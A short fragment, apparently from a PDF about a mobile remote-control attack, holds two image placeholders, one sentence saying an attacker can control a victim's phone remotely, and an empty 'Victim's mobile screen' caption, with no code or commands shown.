

An attacker can control the target mobile and perform several operations remotely.











Victim's mobile screen:

